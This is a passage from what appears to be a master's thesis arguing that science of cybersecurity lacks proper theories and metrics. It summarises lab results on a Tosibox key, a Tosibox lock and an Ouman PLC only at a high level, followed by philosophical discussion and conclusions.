better than opponent “development”. The ideology seems to work in its own formal universe, but in the reality of the earth it is questionable to claim that it will work, because this empirical study discovery that premises can be false, even the incident management thinks that they are true. And it has been confirmed at end of the incident management that most procedures where false, when the problem were discovered and this raises question a credibility of the ideologies of organisational resilience and OODA/PDCA, because what are theories and metrics to guarantee that they do truly work, when there was discovered conflict in premises which make argument as *Ex falso quod libet* and therefore, false, because premises were believe to be true during process and end process the value of premises was discovered and during the systematic literature review, it has been discovered that proper metric and theories are absent from science of security and science of cybersecurity without proper theories and metrics the false hypothesis can be lead and false conclusion from non-credible theory, which drops credibility of ideologies of organisational resilience and OODA/PDCA, because without proper theories and metrics it comes logically problematic lead valid and sound conclusion and therefore, hypothesis in the empirical study of DCS cannot be either confirmed or rejected.

2.6 Results of Lab Report on Cloning Tosibox Key

The result was that Tosibox key cannot cloned with publicly available tools, because tools cannot replicate and clone the cryptographic module to copied USB device. Therefore, the answer for the paper hypothesis was negative. The credibility of this result is questionable, because during the systematic literature review were discovered that proper theories and metrics are absent from science of security and science of cybersecurity and there are methodical mistakes in previous security studies, which leads that can this lab conclusion be valid and sound, because without proper theories and metrics it becomes logically problematic to give valid and sound conclusion, because even there has been empirical discovery it is precise enough to accept that that premises is true and are it possessing the data which is discovered through observation?

2.7 Result of Lab Report on Security Testing of Tosibox's Lock

The main hypothesis answer was negative and through Nmap methods which were listed on the research paper own table, did not guarantee infiltration to interior network through networking security device of Tosibox lock 100. However, the helper hypothesis did gain positive result and the Tosibox lock 100 network is possible to infiltrate by stealing the password and token. However, the conclusion of this study has a problem, because there are not proper theories to describe what are true competence of threat attacker and metrics to say that this conclusion is truly valid. Even there has been made empirical discoveries and algorithm which are used have some reliability to work in computer and telecommunication systems, it is difficult to say that where those observation to precise enough to conclude that recon was truly getting data which it claims to collect. There are theories how the computer systems and telecommunication works, but how are divided that premises that this is flaw, vulnerability and these premises is just features of the apparatus? When world is looked from pragmatically point view the cyber-incidents, cybercrimes and lawfully operations seen to fall in same category of acceptable condition to occur in the Universe of the man, because otherwise the negative this which are prohibited to occur should not happened from that logic, because prohibited things are invalid and sound and cannot be true. In addition, how it will be divided that this is flaw, vulnerability and this is feature if there are no proper theories and specially metrics to make this categorisation? Therefore, based on these problems the hypothesis cannot be either confirmed or rejected, because of lack of proper metrics and theories.

2.8 Result of Lab Report on Ouman EH-NET PLC Environment

The environment was successfully build and the hypothesis did receive positive answer than environment has been built successfully, and changing position in potentiometric give data to the PLC and then it will steer the step-motor of Siemens SQS65. This conclusion can be seen true, because of steering theory [72], [73] and theory of electronics [74], [75].

2.9 Result of Lab Report on Physical Layer Attack to the PLC of Ouman

The lab report original title is “Result of Lab Report on Ouman EH-NET PLC Environment – Physical Layer Attack “ and the report is founded with the original title. It is shortened to “Result of Lab Report on Physical Layer Attack to the PLC of Ouman”, because headlining issues in table of content. The hypothesis did gain positive support to its claim and attacking to physical layer will change the operation of the PLC and giving false sensor information to the PLC which has affect to steering operations of the PLC. However, is this feature or flaw of the system? It can be defined by anybody as flaw or feature, but where is the line? The PLC system thinks that it is legitimate component, even though it has been implemented there as from malicious perspective. Without those proper theories from science of security and science of cybersecurity and especially proper metrics, it becomes “flipping a coin” argument which goes yes or no level which do not lead anywhere, where science tries to get in to conclusion and discourse on the research issue. Therefore, logical correct answer it to say that the hypothesis of the lab cannot be either confirmed or rejected, because of lack of credible and proper theories and metrics to give valid and sound conclusion.

2.10 Results of Study Report on Literature Review of Academic Researches on Close Circuit Television

The literature review has been done between in 2017 and begin of 2018. The results are written in finish to article, which is planned to be published in journal of Edilex. The article collaboration with Adjunct Professor Jyri Paasonen. The Adjunct Professor Jyri Paasonen

responsibility was to evaluate legislation aspects related to the CCTV. The author responsibility was done review to academic research of effectivity of CCTVs and new data has been added from newest sources to CCTV review. The newest article is written in Finish. Therefore, this newest CCTV review is new and not submission of the older works by the author of this thesis. The author's part of the literature review is going to be present on this thesis. The article will be not added as annex to this thesis, but the summary of the results of the literature is added, because the result of that review is used in this study as one element, when the conclusion of the research of the thesis is being made. The CCTV ability to prevent and mitigate crimes is weak and questionable. In addition, the other result was that technology ability to prevent and mitigate crimes is weak and questionable. The international studies of CCTVs results are in conflict. This raises questions that can cybersecurity be successfully on its mission to prevent cybercrimes and mitigate cybercrimes within just engineering philosophical aspect, if there is very minimal scientific evidence to support that claim that technology is effective to prevent and mitigate crimes, and even through CCTV is one example that its ability to prevent and mitigate crimes is weak and questionable. The traditional physical security where CCTV includes is part of security and security mission is to deal with human actors which cause threat to assets and in addition, cybersecurity deals with human actors, but from electronic domain and security is dealing with threat actors which do not use purely electronic domain to cause threat to the assets, even though these threat actors exit in physical world. Therefore, this CCTV literature review can be used as one aspect to evaluate effectivity of cybersecurity, because both studies deal with human actors' intention to cause threat to the assets, but the difference comes on attacking methods which is currently commenced by human actors and in both field technology is used to secure the assets. In future the cyber-attacks and physical attacks can be done by non-human actors, but the thesis does not evaluate those hypotheses. Finally, the working hypothesis of the review has been confirmed, because the positive result has been obtained when the working hypothesis had been tested by premises of the CCTV literature. Consequently, the content of the working hypothesis has been confirmed and therefore, the effectivity of technology to prevent and mitigate crimes is weak and questionable.

2.11 Result of Lab Report on Protocol Security with Elements of Reality

This study was unable to support the working hypothesis claim and method of logic did give answer that the working hypothesis is not tautology and is has serious informal fallacy, which that premises are true, but conclusion is false when the working hypothesis was tested by truth table. The other research for human element did give result that human actors are not just advances, they are disadvantages and weakest link in the security, even though there is conflict the premises that human are not all the time disadvantage. In conclusion, the study was unable to support the working hypothesis that OODA or PDCA and organisational resilience will guarantee secure protocols and this ideology can be used as base for those secure protocols. However, the systematic literature review did give result that proper theories from science of security and science of cybersecurity are absent, the previous security studies have methodological error and proper metrics are absent, which lead questions that is this conclusion credible? In conclusion, logical correct answer seems to be say that the hypothesis of the study cannot be either confirmed or rejected, because of discoveries during the systematic literature review.

2.12 Result of Lab Report on Hitmen Research and Relay Attack

The hitmen research and relay attack paper came to conclusion that stop and starting the industrial control system with spoofed packet is one method which cause loss of life, were operations of the industrial controller system operations are compromised in situation where

a person is nearby the industrial controller system which can cause serious injury to body of the person. However, the studies what cyber-hitmen are absent and they are very little data available what they could be and what are cyber-hitmen competence and are traditional hitmen enough competent to conduct same type attacks that these cyber-hitmen. Therefore, the conclusion of the study has credibility issues and because the theories of describing competence of cyber-attacker and cyber-hitmen are absent, the logically correct answer is that the hypothesis cannot be either confirmed or rejected.

2.13 Paradigms in Science of Cybersecurity

Paradigms means content how thinking and theories in specified science should be thought and how the results of studies should be evaluated. During the systematic literature review the paradigms in science of cybersecurity seems to underdevelopments. There is currently properly defined what elements inside domain of cybersecurity truly belongs there for example does physical security has connection to domain of cybersecurity and what are ideologies to conduct effective cybersecurity operations. During the systematic literature it became obvious that these ideologies are art of war thinking, OODA/PDCA and organisational resilience. However, art of war is just philosophy and it is not scientific method to guarantee victories security for the assets [69]. These OODA/PDCA and organisational resilience lack academic studies with empirical studies to confirm that OODA/PDCA and organisational resilience have guaranteed effective security for assets.

The main paradigms seem to be in science of cybersecurity from engineering philosophy that solutions will work to prevent and mitigate cybercrimes and cyber-incidents and better security in cybersecurity is achieved by effectively leading people and using technology to defend and fight back cybersecurity issues and these art of war, OODA/PDCA and organisational resilience are behind the current paradigms of science of cybersecurity.

The scientific methodologies and how the effectivity of cybersecurity is evaluated is not fully settled to science of cybersecurity. The criminological aspect [76] is underdeveloped in the science of cybersecurity and how a cost effectivity is measured from society perspective, which is one main elements of criminological studies to evaluate how effective are implemented security controls and practices and policies [77], [78]. From journal has been discovered conflicts in results of cost effectivity of cybersecurity and there has been discovered methodological error in security metrics which are presented as valid and sound.

Therefore, there are no conclusive plausible paradigms in science of cybersecurity and currently, the field of science of cybersecurity is underdeveloped. If there would be proper paradigms in science of cybersecurity, then there should be proper metrics and theories to justify effectiveness of cybersecurity and conclusive plausible vision what elements from natural sciences and social sciences belongs inside domain of science of cybersecurity. Without proper paradigms [79], conducting the security studies in science of cybersecurity it becomes obstacle how research methods and hypothesis or working hypothesis should be formatted. Finally, how the results should be evaluated [79] in philosophical level, where scientific conclusion are discovered and established [48].

2.14 Assessment of Reliability and Validity of the Thesis

During the process of the thesis it became obvious that there are problems in premises that which axioms can be defined as axioms which are reliable data. The credible data was missing for statistical analyse and literature review that cybersecurity along with science of security is underdeveloped. This became a problem because there are no proper theories to describe what is effectivity of cybersecurity to prevent and mitigate cybercrimes and cyber-

incidents and how effectivity of cybersecurity can be measured and what are competence of the threat variables to commence the cyber-attacks and what are causes for cybercrimes to occur in reality and does these current ideologies of OODA/PDCA and organisational resilience within cyber technology have causality to effectively prevent and mitigate cybercrimes and cyber-incidents or it is that ideology of OODA/PDCA and organisational resilience within cyber technology is just dealing with symptoms and not effecting the cause of cybercrimes to occur? The reliable metrics are absent science of security and science of cybersecurity and without proper metrics [80] and proper theories [81], [26], [82], [24] it is impossible to do valid and sound scientific studies. After all, without proper definitions, proper theories which have put data to obtain of the definitions and describe the abstract thing of reality and proper metrics the study becomes pseudoscientific [83] and conclusion which made without credible data, proper definitions [84], [85], proper theories [84], [86] and proper metrics is logically invalid [26]. Therefore, this research of thesis unable to either confirm or reject the working hypothesis, which is logically valid and sound answer proven by premises of this research and method of abductive, because other type answer is pseudoscientific currently. This is reliability issue. The validity issues are that the research does not possess valid and sound theories to make comparison of the reality of the research questions and working hypothesis and the research is not possessing valid and sound metrics, which means that it cannot be said that the study is valid and sound, because measurement cannot be done. From non-proper theory can be lead conclusion which seems to true, but conclusion is not valid, because from false theory and pseudoscientific theory can lead non-valid conclusion [87], even they seems to be true and same is with non-proper metrics. In science this is in addition credible answer that the main working hypothesis cannot be either confirmed or rejected, because it is logically correct answer, because lack of credible data, and lack of proper theories and metrics to make scientific conclusion that the main working hypothesis can be either confirm and reject and then finally, update the theories from the discovery. This research basic discovery is that science of security and science of cybersecurity are underdeveloped and proper theories and proper metrics for assessing effectivity of cybersecurity to prevent and mitigate cybercrimes are absent.

The most know example of false theory and false metrics is the discovery that the earth were flat [88], [89], [90] even though the earth is more like a sphere, but not perfectly sphere [91]. From false theories [87] and metrics can be lead hypothesis which give answer which can sound valid and sound [87], even conclusion is unsound, but it takes time before cumulative evidence with reject those false theories and metrics. Everyone can still look world with their naked eye and have belief based on they own empirical discovery that the earth seems to be flat and there is support from those observation coming from so called common sense of the man and from inductively applied theories that “my vision is limited to see to infinity, but I see that ground is flat from my current position” the inductive thinking is not valid for proof even there are empirical discoveries as premises [92], but if the observation could be done from space of the earth, like it has been done by U.S The National Aeronautics and Space Administration and this empirical observation which is repeatable [93] and everyone who has vision ability can see it. The repeatability is condition for truth in science to argument, but from false and non-proper theories and metrics can be lead conclusion which are repeatable, even the truth is that they are false conclusions. Nowadays, same discovery can be made from space stations of U.S The National Aeronautics and Space Administration from their own website streaming channel [94]. This example just shows that if there are no proper metrics and theories to say when “empirical observation” is precise enough [95] to make valid and sound conclusion or mathematical formulas which have theory which defines that axioms connection to reality, there is real danger that false and unsound conclusion is made, because mislead hypothesis from non-proper theory and metrics gives an invalid

conclusion which do not have connection to truth, like this case of flat earth have shown to science and man, how terrible wrong man believe to his or her own empirical observation or inductive thinking. But it has shown in addition, that science has self-correction and process in cumulative and it has progressed. Consequently, the proper theories and metrics are needed to make valid and sound effectivity studies of security and cybersecurity. Otherwise, there is danger that from non-proper theory false hypotheses are lead and false conclusion is being made or non-proper theories and metrics are used to benchmark research problems and false conclusion is lead during the process, even it feels actually true as this “the earth is flat, thing felt in history”, but truth is different than the man believes it to be.

3 Conclusion of the Research

Nevertheless, the author of the thesis did not think that the conclusion of thesis would be that main working hypothesis cannot be either confirmed or reject. However, this justifies that there was reason to conduct research for evaluation of efficiency of cybersecurity. If the research results can be anticipated at very begin of the research, then there is no need to do the research, in this thesis case it was not the case and researches of the thesis did make basic discovery and produce data what is situation in science of security and science of security and what were problems in philosophical level of science in the evaluation of efficiency of cybersecurity and what are directions in basic research to develop a general security theory to understand phenomena of cybersecurity and security and what kind of metrics must be developed in basic research. Consequently, the contribution from the author of the thesis was that, it has been described caps in science of security and science of cybersecurity and caps in the metrics to measure effectivity of cybersecurity. Moreover, the content of conclusion of the thesis is stated in following paragraphs.

During the literature review process data where acquired to define definitions of *effective prevention* and *effective mitigation* which are in syntax of the main hypothesis of the thesis, but with just definitions it is difficult define when for example cybersecurity is effective. Theories are needed to describe what axioms can be accepted as true and valid and how axioms can be measured to scientific metrics to understand phenomena and obtain data from observed object of reality and finally, establish comparison from theories and metrics between axioms of reality to test the hypothesis to give answer in the research. The human own sensor and thinking can misguide and the sensor and thinking own the man is not perfect and flawless [96]. The intuition is not flawless [97] and methods which are justified with just intuition are not based of proof and in University of Aalto doctoral dissertation is data that currently, there is not enough knowledge to “*how intuition is constructed or how it can be best developed*” [98]. Therefore, it cannot be base of proof to use just intuition to justify effectivity of cybersecurity, because result of intuition chances when it is repeated and results in science which chance every time when measurement is made with same premises, means that there is reliability issue [99]. The inductive and deductive methods will misguide [100], [101] and even through in science precise mathematical truth and precise empirical observation are defined to be methods to obtain scientific truth [95]. However, without proper theories and metrics it become erratic to say with methods of mathematics that if the research objects axioms are not defined by credible theory and how the variables function in that environment, there is real danger to make pseudoscientific claim. Without axioms which can be used to measure effectivity of security and cybersecurity, it is impossible to establish theorem which is early from of theory and establish hypothesis which either confirm or reject the early stage theory alias theorem. The empirical observation can feel a valid and sound method to make claim that “Because I am seen it that it works, it has

to work” this is not base of proof without proper theories and metrics, because without proper theories and metrics it is erratic to say that is the empirical observation precise enough to be precise, because premises can see to exit and true, even though the observation where not enough precise and then lead conclusion cannot be valid and sound. During literature there was introduced the Sun Tzu art of war philosophies to use secure assets. However, in science the philosophical ideologies are not base of proof to for example justify effectivity of security and effectivity of cybersecurity, because ideology do not offer any premises or falsifiable data for scientific method to justify conclusion and thinking it is not by itself a scientific method, which art of war presents itself that through that ideology can be assets secured and just ideologies in Sun Tzu art of war will guarantee. Arguments which are just based philosophical thought and philosophical explanations are metaphysic claims [69] and therefore those claims are pseudoscientific. In addition, in the systematic literature were discovered that there are no proper cybersecurity metrics available and there are flaws on those metrics which do exit for example. the CVSS based system where used as base of proof to evaluate effectivity of cybersecurity, the CVSS is based on expert opinions. In evidence based practice, which important part of *effective prevention* the expert opinions are in lowest level of credibility [102], [103] and in those articles there was mathematical formula, but that journal did not have mathematical proofs to proof that formula, which raises questions that is the formula truly working and valid, because in mathematics base of proof to valid and sound conclusion are proofs of the formula and last, the results of CVSS do not correlate strongly with the existence of exploits and rate for false positives are high [104]. Therefore, this type metrics credibility in science are questionable and those type of metrics are not scientific methods which are base for the proof in science.

The labs and the studies did give conflict results and statistical analysis and survey came out without no results, because lack of credible data. From technical labs cannot be lead conclusion that cybersecurity is effective, because during literature it become obvious that there are no proper metrics and theories to explain what is effective and what it is not effective and what are true competence of cyber-attackers and how the cyber-attacker develop their competence and resources with reliability. Without proper theories there are no ground for researches [105] and in this thesis case, it was discovered that even there are theories how for example electronics works, it do not describe effectivity of security and therefore cannot be used and a second example from journal is that there were found metrics to measure security, but those metrics did have informal fallacies and mostly researchers revealed that proper metrics to measure security and cybersecurity are absent [87-88, Appendix II] and previous security studies have methodological errors [84, Appendix II], which dismisses those researches credibility. This discovery diminishes credibility of the technical lab of the thesis, because without proper metrics and theories the conclusions of the technical labs cannot be valid and finally, sound. Otherwise answers became pseudoscientific of metaphysical which are not based of proof in science. From false theories and metrics the research can lead conclusion which seems to be true, but it is not valid and sound [26].

The study has created new data and it is basic discovery, the basic discover was that the science of security and science of cybersecurity are undeveloped and proper theories and proper metrics for assessing effectivity of cybersecurity to prevent and mitigate cybercrimes are absent. In science it is a result, because the study has had process of creating working hypothesis, collecting research data, analysing research data and testing the working hypothesis, assessing in philosophical level reliability and validity of results and making conclusion based on philosophical level assessment and assessment of the scientific methods. The scientific conclusion and discoveries are done in philosophical level [48] where credibility of the research process, reliability and validity of methods and conclusion are being

analysed and informal fallacies of the argument are assessed. Nevertheless, the logical answer is that the research cannot either confirm or reject the working hypothesis, because no proper theories or no proper metrics exist to measure effectivity of cybersecurity to prevent and mitigate cybercrimes. Therefore, the thesis did give answer, but it was not answer which was either positive or negative to the working hypothesis, because it research where unable to either confirm or reject the main working hypothesis. The answer where basic discovery of development of science of security and science of cybersecurity and basic discovery that proper theories and proper metrics are absent and the working hypothesis cannot be either confirmed and rejected. This creates questions that will man fulfil his or her need to feel secure, which are basic need of the man based on Maslow need hierarchy, if there are no proper theories and metrics to justify that security and cybersecurity are indeed effective for example preventing and mitigating crimes which affect this basic need of feeling secure of the man?

The basis discovery has led to conclude that general theory of security and general theory of cybersecurity is needed to create credible and valid and sound security studies in those sciences. The general security theory must define what are the axiom in security and cybersecurity which are the assets, what are the true threat actors and what are those threat actors' competence and resources and how the threat actors are evolving and how the threat actors so called evil intention to commit a crime and cyber-attack is measured scientifically and what are causes to make human actor to become an offender and therefore liability from security and cybersecurity aspect. Then the most credible part of theory must be that what are metrics to observe these axioms from reality and conclude that this is not feature and it is either a flaw or vulnerability or threat. In addition, the theory must be defined that which axioms can used to evaluate effectivity of security and cybersecurity countermeasures or these so-called procedures which either prevent or mitigate effectively cybercrimes and cyber-incidents. The dimensions of security and cyber-security must be defined in the general theory that what are effective and true preventive controls and effective and true mitigation controls and effective metrics to detect feature of the cyberworld systems from security flaws, vulnerabilities and threats. In addition, the theory must define that what are elements from reality which connects to domain of security and cyber-security and what axioms of those elements from reality can be compared to this general theory of security and the general theory of cybersecurity. In summary, the theory which defines dimensions of cyberworld and physical world, competence and development of threat actors, metrics to measure effectivity of security and cybersecurity and what are valid and sound empirical observations which be used to conduct comparison to those metrics of the theory.

The Florida State University College of Criminology has in addition come to conclusion for similar results, that cybersecurity is underdeveloped, cybersecurity policies are implemented without empirical data and credible data to conduct cybersecurity research are absent and metrics are in addition absent [106] This has been stated in the publication of the institution which is published on U.S National Institute of Standards and Technology. From The Florida State University College of Criminology aspect the cybersecurity policies must be implemented within evidence based practice [106]. Therefore, this thesis research results is not just one person rationality and other research institutions have received similar results and this thesis conclusion is therefore credible from scientific perspective, because in science the results which have similarly discovered other scientific institutions have repeatability and results are not just one institution and person rationality [107]. There is need from professional community to obtain effectivity and workable solution to protects assets [108], [109], without proper theories and metrics is problematic to divide which solutions are effective and which effects are bogus are not base on scientific studies that the solutions do

work as they claim [110]. The ASIS International has defined that asset protection must be cost-effective [109], obviously the cost-effective level cannot be achieved with practices and solutions which effective cannot be measured scientifically and effect of the practices and solutions are not measure that effects of claimed practice and solution are real effects in current Universe and not just bogus and placebo, which means that real effect are not causally caused by the claimed practice and solution, but it is rather man own belief in his or her mind that it works and effect is cause by variable which man did not take account and falsely believes that the claimed practice and solution has caused the effect.

4 Discussion

The thesis has discovered a number of points from science of security and science of cybersecurity. The physical security and cybersecurity has connection to each other's domains because threats are becoming more sophisticated. The study was unable either confirm or reject the main hypothesis, which is an answer in scientific studies, but evidence seems to still more on the side that cybersecurity is not that effective as it claims to be, because if cybersecurity had been effective, there should metrics and theories which can positively confirm it with conclusive plausible. Therefore, the effectivity of cybersecurity is not conclusive plausible and it is questionable, because if effectivity could be confirmed, there should be evidence-based practice with metrics and theories to confirm positively the effectivity of the cybersecurity. The cybersecurity practices are based on literature review hand of intuitive reasoning and pen-testing is more art than exact science. The definition of *effective* means based on literature review that operations are evidence-based and they actually work based on evidence-based studies, not just intuition.

The problem begins there that if there is no proper metrics say that is exact competence of threat variables to commence cyber-attack with true reliability, there are professional publications from industry of cyber technology that what are claimed to be so called cyber-attackers ability and competence to commence a cyber-attack. Moreover, there is possibility to gain information of effectiveness of cyber security from non-scientific channels, but there is real danger that those non-scientific publications, non-scientific studies, non-scientific guidelines have disinformation, or possesses fabricated premises or have measurement errors and then, it can give feeling that those non-scientific materials are true, valid and sound. It can feel from intuitive perspective an effective to just guess what cyber-attack method a possible attacker could use and just guessing and running faster than opponent can feel from intuitive perspective as valid base for cybersecurity researches (Figure 1, box of number one). However, the threat actor can develop so rapidly and the intuitive guess can possible go wrong.





Figure 1. A philosophical model of the problems in the study from philosophical level of the research of the thesis.

The other problem is that what axioms from reality has connection to definitions and theories and can the metrics really measure those axioms and are those decided axioms truly the lowest possible axioms and there are no other axioms (Figure 1, box of number two). In the Kleene's logic is used to understand roles and competences of attacker and defender, the result can be that attacker do not succeed and then the assets are having value of *secure*, but if attack succeed and countermeasures are ineffective then value of the assets are *non-secure*, but if there are no proper theories and metrics, then it is hard to say what is status of assets and the value is *uncertain* (Figure 1, box of number two). The other problem in philosophical level of science is to measure how the intention, resources and competence progress in both sides that is the countermeasures after all enough to affect the attacks and have correct axiom used as premise when decision is made and implemented. Where is the axiom where is can be reliable and validly measured without making measurement error? (Figure 1, box of number three).



A Philosophical
Point of View
4.

Figure 2. Second philosophical model of the problems in the study from philosophical level of the research of the thesis.

In Figure 2 other problem is to confirm that has countermeasure effectively prevent the attack within evidence-based practice and in early stage for example prevented the evil intention of the threat actor to attack or eliminating the threat actor variable from the environment. Then other aspect is the implemented countermeasure effective to mitigate incident, by using methods which affect by causality to the commenced attack and when there is no effect or there are unanticipated effect on countermeasures. These are aspects which are needed to solve in basic research and proper theories and metrics are needed to implement to say when there is affect and when there is no affect and when countermeasures are effectively preventive and effectively mitigation.

In addition, the cybersecurity technology and cybersecurity ideologies seems to work that that that they affect to symptoms not cause and this raises question, because if running faster would be answer and more advanced countermeasures where result to defeat cybersecurity issues, why man have not succeeded to end wars when technology and ideologies of art of war are evolved and why technology and OODA/PDCA and organisational resilience do not have scientific evidence that it work on effective prevention and effective mitigation of cybercrimes? Even though currently there is no proper metrics and theories to confirm or reject this discovery. The problem in cyber-attacks and act of criminality seems to be deeper and if criminality truly would negative feature of the man, why evolution seems to transfer this ability to act as criminal for further generations? The result can be that criminality is just feature of the man and there might be no methods to eliminate this feature of the man. Those claims are false arguments, that we as species can achieve world without criminality, because we have already advanced in technology and healthcare. Even we have empirical data our species advancement, it is inductive reasoning to say that world can be criminality free and we can achieve that, which makes it not credible reasoning, because induction is not absolutely credible method even with empirical data [92]. It is in addition a *Ceteris paribus* informal fallacy [111], because those persons which make that claims must proof the causality that from these empirical premises the man can get level were world is free of criminality. This kind of world can be achieved by defining every act of man lawfully, even every person morality says otherwise. The science cannot answer absolutely what is good and bad [112] and therefore, how it can said that when we believe to had been achieved that level that world free of criminality without we make false argument by justifying the level with same premise, because every persons have different aspect in morality and every person morality would be compliance and no one has evil intention anymore, how it can be defined without circular reasoning that crime free world is achieved, because we do not know that is our morality truly correct and science cannot absolutely confirm which is truly good and truly bad? If criminality would be absolutely wrong in this Universe, why do occur? From pragmatic point of view, it seems to part of reality and feature of the man and if

Universe would absolutely have prohibited act of criminality why it does occur in our Universe? In addition, how can defined axiom of criminality be a negative feature of our Universe?

The conclusion of the research of the thesis is the current truth of situation in science of security and science of cybersecurity and it is truth that the main working hypothesis cannot be either confirmed or reject. However, the research of thesis made basic discovery and the thesis has therefore, credibility. The man as species want to believe that what fits our mind [113], [114] and we are not already ready to conform the truth [114]. It can be as difficult for people outside of scientific community to accept this thesis conclusion, but it is logically correct answer, because without proper metrics and theories the effectivity evaluation studies are unable to conduct, because the hypothesis cannot be either confirmed or rejected. Sometimes even scientific fell love with their hypothesis [115] and believe that it is the truth and theory to explain phenomena what syntax of hypothesis is describing and scientist refused to believe any other result. The author of this thesis and as student of science do not have any other option that reveal the truth of the current situation development science of security and science of cybersecurity, which have been discovery during the research and it is the fundamental ethic in science to confront and approach the truth [116], [117].

From philosophy of engineering that solutions must be made to solve problems [118]. How from engineering philosophy can be made solutions to solve cybersecurity issues, because proper theories and metrics are absent? It is against its own philosophy to establish devices and solutions if there are no proper theories and metrics to accomplish that objective and effectively solve the problems of cybercrimes and cyber-incidents.

During this thesis one article of *efficiency of CCTV systems* has been worked more further and that study results is that CCTV solutions have conflict with results and more research is needed to make in science of secure to discover that are effective methods to secure assets. The article is not published yet, but it is planned to be published in Finnish Edilex journal service. The article title is in Finnish: *Valvontakameran Tehokkuuden Akateemiset Tutkimukset* and it has been added as annex to this thesis.

Finally, the thesis has gone beyond what is demand in the master's level studies. In this level is it not mandatory to understand philosophy of science and produce scientific data. Moreover, this thesis expanded study which went from traditional master's study level to philosophical level, where scientific discoveries and conclusions are truly established.

4.1 Contribution after the Research

The contribution after study was the basic discovery of situation in science of security and science of cybersecurity. The basic discovery was that proper metrics and theories are absent from science of security and science of cybersecurity. In the begin the contribution was trying to evaluate how well the cybersecurity has succeed on its mission to effectively prevent and mitigate cybercrimes and validate are the OODA/PDCA and organisational resilience the key on succeeding the effective prevention and effective mitigation of cybercrimes. This objective has been not completed, because during the study and literature review there were founding that some results do not support the hypotheses and proper theories and metrics are missing from the science of security and science of cybersecurity, which makes this study unable to answer the main working hypothesis of *1.6 The Main Working Hypothesis* of thesis of *Evaluating of Efficiency of Cybersecurity*. In addition, when the results of research where evaluate in philosophical level, it became obvious that without proper metrics and theories it is not possible to either confirm or reject hypothesis or working hypothesis.

4.2 The Uniqueness of the Research

The feedback which the author has received from Adjutant Professor Jyri Paasonen was positive and the Adjutant Professor mentioned that till this type research has been not conducted. The systematic literature review was from Adjutant Professor point view enough in this master level, but it went to beyond what was demanded on this master level.

4.3 Further Research Scopes

